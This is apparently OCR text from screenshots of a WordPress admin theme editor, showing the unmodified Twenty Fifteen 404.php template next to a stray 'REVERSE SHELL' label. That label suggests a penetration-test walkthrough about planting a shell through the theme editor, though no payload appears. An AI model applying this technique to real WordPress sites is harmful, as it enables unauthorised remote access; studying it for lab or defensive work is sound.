
HeroPress: Where WordPress REALLY Matters

Matt: Abstract Aluminum

Thank you for creating with WordPress.

Get Version 4.9.5

REVERSE SHELL



WordPress 4.9.5 is available! Please update now.


Edit Themes

Twenty Fifteen: 404 Template (404.php)


Select theme to edit: Twenty Fifteen Select

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

	<div id="primary" class="content-area">
		<main id="main" class="site-main" role="main">

			<section class="error-404 not-found">
				<header class="page-header">
					<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
				</header><!-- .page-header -->

				<div class="page-content">
					<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

					<?php get_search_form(); ?>
				</div><!-- .page-content -->
			</section><!-- .error-404 -->

		</main><!-- .site-main -->
	</div><!-- .content-area -->

<?php get_footer(); ?>
```

Documentation: Function Name...



